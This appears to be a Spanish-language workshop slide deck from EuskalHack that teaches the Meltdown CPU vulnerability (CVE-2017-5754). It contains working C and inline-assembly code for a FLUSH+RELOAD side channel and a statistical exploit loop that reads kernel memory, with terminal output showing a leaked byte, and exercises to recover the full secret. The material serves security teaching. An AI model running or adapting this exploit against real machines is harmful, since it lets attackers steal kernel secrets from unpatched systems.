Crearemos un controlador de excepciones llamado **`exceptions.c`**

Meltdown (CVE-2017-5754)

```c
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Volver al punto fijado por sigsetjmp()
  siglongjmp(jbuf, 1);
}

int main()
{
  // Dirección del secreto en la memoria del kernel
  unsigned long kernel_data_addr = 0xf8536000;
  // Registrar un manejador de señales
  signal(SIGSEGV, catch_segv);
```

Meltdown (CVE-2017-5754)

```
  if (sigsetjmp(jbuf, 1) == 0) {
     // Se ha producido un SIGSEGV (error)
     char kernel_data = *(char*)kernel_data_addr;
     // No se ejecutará esta sentencia
     printf("Dirección en el kernel %lu con datos: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Intento de acceso a memoria protegida!\n");
  }

  printf("Continuando ejecución del prorama\n");
  return 0;
}
```

Controlador de errores/excepciones en C

Compilamos y ejecutamos el programa

```
root@revgnu:~/exploiting/Meltdown# gcc -o exceptions exceptions.c
root@revgnu:~/exploiting/Meltdown# ./exceptions
Intento de acceso a memoria protegida!
Continuando ejecución del prorama
root@revgnu:~/exploiting/Meltdown#
```

Ejecución fuera de orden (Out-of-Order) por la CPU

Si un programa intenta leer la memoria del kernel, el acceso falla y se dispara una excepción.

Supongamos el siguiente código:

```
number = 0;
*kernel_address = (char*) 0xf8536000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
number = 0;
*kernel_address = (char*) 0xf8536000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

number = 0

Se provoca una excepción porque la dirección 0xf853600 pertenece al kernel.

Ejecución fuera de orden (Out-of-Order) por la CPU

```
number = 0;
*kernel_address = (char*) 0xf8536000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

number = 0

La ejecución se interrumpe y esta línea nunca se ejecutará.

Ejecución fuera de orden (Out-of-Order) por la CPU

```
number = 0;
*kernel_address = (char*) 0xf8536000;
kernel_data = *kernel_address;
number = number + kernel_data;
```

number = 0

El valor de *number* seguirá siendo 0

Ejecución fuera de orden (Out-of-Order) por la CPU

Es *verdadero* desde **fuera de la CPU**.

Si estamos dentro de la CPU y miramos la secuencia de ejecución **a nivel de microarquitectura de la CPU**, veríamos que *si se han obtenido los datos del kernel* y que *si han sido ejecutadas las siguientes instrucciones*.

Esta es una *técnica de optimización* adoptada por las CPUs modernas denomina "**ejecución fuera de orden**" o **Out-of-Box** (**OoB**).

Ejecución fuera de orden (Out-of-Order) por la CPU

Ejecutando las instrucciones una tras otra de **forma secuencial**, puede ocasionar un *rendimiento deficiente* y un *uso de recursos ineficiente*, es decir, la instrucción actual está esperando una respuesta anterior de otra instrucción para poder completarse.

Las CPUs modernas permiten que la **ejecución fuera de orden** agote todas las *unidades de ejecución*.

Ejecución fuera de orden (Out-of-Order) por la CPU

En el ejemplo anterior, a *nivel de microarquitectura*, la línea que provoca la excepción implica dos operaciones:

- Cargar los datos (generalmente en un registro).
- Verificar si el acceso a los datos está permitido o no.

Si los datos ya están en la memoria caché de la CPU, la primera operación será bastante rápida, mientras que la segunda operación puede demorar un tiempo.


Ejecución fuera de orden (Out-of-Order) por la CPU

Para evitar esperar, la CPU *continua ejecutando* el resto de instrucciones, mientras realiza la *verificación de acceso* **en paralelo**. Este es el concepto de la ejecución fuera de orden.

Los resultados de la ejecución *no se comprometerán* antes de que *finalice la verificación de acceso*.

Los resultados de la ejecución no se comprometerán antes de que finalice la verificación de acceso. Como en el ejemplo la verificación falla, los **resultados del OoB** *son descartados*.

Meltdown (CVE-2017-5754)



Ejecución fuera de orden (Out-of-Order) por la CPU

Intel y varios fabricantes cometieron un grave error en el diseño de la ejecución fuera de servicio.

Borran los efectos de la ejecución fuera de orden en los *registros y la memoria* por lo que la ejecución no conduce a ningún efecto visible.

Sin embargo, *olvidaron una cos*a... la **memoria caché**.

Ejecución fuera de orden (Out-of-Order) por la CPU

Durante la ejecución fuera de orden, la memoria referenciada se busca en un registro y *también se almacena en la memoria caché*. Si la ejecución fuera de orden debe descartarse, la memoria caché causada por tal la ejecución *también debería de descartarse* pero este **no es el caso** en la mayoría de las CPU.

Ejecución fuera de orden (Out-of-Order) por la CPU

Escribiremos un código **`oob.c`** y que provocará una excepción y finalizará pero debido a la ejecución fuera de orden, emplearemos las técnicas de caché descritas anteriormente para intentar ver el resultado de array[7*4096+DELTA]

Ejecución fuera de orden (Out-of-Order) por la CPU

```c
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
/* cache hit threshold */
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Escribir el array en la RAM para prevenir COW
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  // FLUSH en la caché
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] se encuentra en la caché\n",i,DELTA);
         printf("Secreto = %d\n",i);
     }
  }
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // Lo siguiente causará una excepción
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Meter algo que hacer en EAX
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // Lo siguiente causará una excepción
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

```
// Manejador de señales
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Registrar el controlador
  signal(SIGSEGV, catch_segv);

  // FLUSH del array de prueba
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf8536000);
  }
  else {
      printf("Memoria protegida!\n");
  }

  // RELOAD el array de prueba
  reloadSideChannel();
  return 0;
}
```

Ejecución fuera de orden (Out-of-Order) por la CPU

Compilaremos y ejecutaremos varias veces…

```
root@revgnu:~/exploiting/Meltdown# gcc -march=native -o oob oob.c
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
array[7*4096 + 1024] se encuentra en la caché
Secreto = 7
root@revgnu:~/exploiting/Meltdown# ./oob
Memoria protegida!
root@revgnu:~/exploiting/Meltdown#
```

Aproximación técnica a Meltdown

Ahora, ya **tenemos todos los pasos necesarios**, por lo que podremos escribir un primer código para explotar de forma práctica la vulnerabilidad Meltdown *con éxito al 100%*... Pero ¿Cómo lo haremos?

Necesitamos *asegurar las condiciones anteriores* para que nunca falle el exploit.

Veremos una *aproximación técnica* para poder llevarlo a cabo.

Aproximación técnica a Meltdown

De momento hemos podido obtener *algunas veces* array[**7***4096 + DELTA] en la memoria caché de la CPU.

Si en lugar de esto accedemos a **array[kernel_data*4096 + DELTA]** que la situa en la caché mediante el FLUSH + RELOAD, podemos verificar el tiempo de acceso a *array[i*4096 + DELTA]* para *i=[0..255]*

Si descubrimos que *sólo array[k*4096 + DELTA]* se encuentra en la caché, tendremos la garantía de que **es el valor buscado**.

Aproximación técnica a Meltdown

De momento hemos podido obtener *algunas veces* array[**7***4096 + DELTA] en la memoria caché de la CPU.

Si en lugar de esto accedemos a **array[kernel_data*4096 + DELTA]** que la situa en la caché mediante el FLUSH + RELOAD, podemos verificar el tiempo de acceso a *array[i*4096 + DELTA]* para *i=[0..255]*

Si descubrimos que *sólo array[k*4096 + DELTA]* se encuentra en la caché, tendremos la garantía de que **es el valor buscado**.

Meltdown (CVE-2017-5754)

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicio:

Modificar el código para satisfacer la condición anterior.

Mejorar el exploit cacheando los datos secretos

Meltdown es una vulnerabilidad de *condición de carrera*.

Cuanto más rápida es la ejecución fuera de orden, más instrucciones podemos ejecutar, y es mucho más probable que podamos obtener el secreto.

Para que la ejecución OoB *sea más rápida*, la base es:

- El primer paso del OoB implica cargar los datos del kernel en un registro.

Mejorar el exploit cacheando los datos secretos

- Al mismo tiempo, se realiza la comprobación de seguridad en dicho acceso.

Si la carga de datos es más lenta que comprobación de seguridad, es decir, cuando se realiza la comprobación de seguridad, los datos del kernel todavía están en camino de la memoria a el registro, la ejecución fuera de orden será inmediatamente interrumpida y descartada, porque el acceso falla y el *exploit también*.

Mejorar el exploit cacheando los datos secretos

Si los datos del kernel *ya están en la memoria caché de la CPU*, cargar los datos del kernel en un registro será mucho *más rápido*, y podremos acceder a nuestra instrucción crítica, la que carga la matriz, antes de que la comprobación descarte el OoB.

Mejorar el exploit cacheando los datos secretos

Si los datos del kernel *ya están en la memoria caché de la CPU*, cargar los datos del kernel en un registro será mucho *más rápido*, y podremos acceder a nuestra instrucción crítica, la que carga la matriz, antes de que la comprobación descarte el OoB.

```
// Abrir el fichero /proc/secret_data
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
  perror("*ERROR* Open /proc/secret_data");
  return -1;
}

// Los datos se guardarán en caché al leerlo
int ret = pread(fd, NULL, 0, 0);
```

Estadística y múltiples ejecuciones

Para mejorar la precisión, podemos usar una técnica estadística creando un array con una puntuación de 256 elementos para cada posible valor secreto.

Se ejecuta el ataque *varias veces* y si k es el secreto (que puede ser un falso positivo), *se agrega 1* al valor que tuviera el elemento.

Finalmente, se emplea el *valor k más alto* para revelar el secreto.

Exploit meltdown

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
      addr = &array[i * 4096 + DELTA];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD)
          scores[i]++; /* Cache hit? +1 */
  }
}
```

Exploit meltdown

```
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
  perror("open");
  return -1;
}
```

Exploit meltdown

```
memset(scores, 0, sizeof(scores));
flushSideChannel();


// Bucle 1000 veces
for (i = 0; i < 1000; i++) {
ret = pread(fd, NULL, 0, 0);
if (ret < 0) {
  perror("*** ERROR *** pread fs");
  break;
}

// FLUSH array de pruebas
for (j = 0; j < 256; j++)
  _mm_clflush(&array[j * 4096 + DELTA]);

if (sigsetjmp(jbuf, 1) == 0) {
  meltdown_asm(0xf8536000);
}

reloadSideChannelImproved();
}
```

Exploit meltdown

```
// Máximo valor
int max = 0;
for (i = 0; i < 256; i++) {
if (scores[max] < scores[i]) max = i;
}

printf("Valor secreto %d -> '%c'\n", max, max);
printf("Cache hits: %d\n", scores[max]);
```

Exploit meltdown

Compilaremos y ejecutaremos.

```
root@revgnu:~/exploiting/Meltdown# gcc -march=native -o exploit exploit.c
root@revgnu:~/exploiting/Meltdown# ./exploit
Valor secreto 77 -> 'M'
Cache hits: 977
root@revgnu:~/exploiting/Meltdown#
```

Meltdown (CVE-2017-5754)

KEEP
CALM
AND
LET'S PLAY
A GAME

Ejercicio:

Modificar el código para recuperar todos los bytes del secreto.

GRACIAS

Asociación de Seguridad Informática
EuskalHack
Segurtasun Informatika Elkartea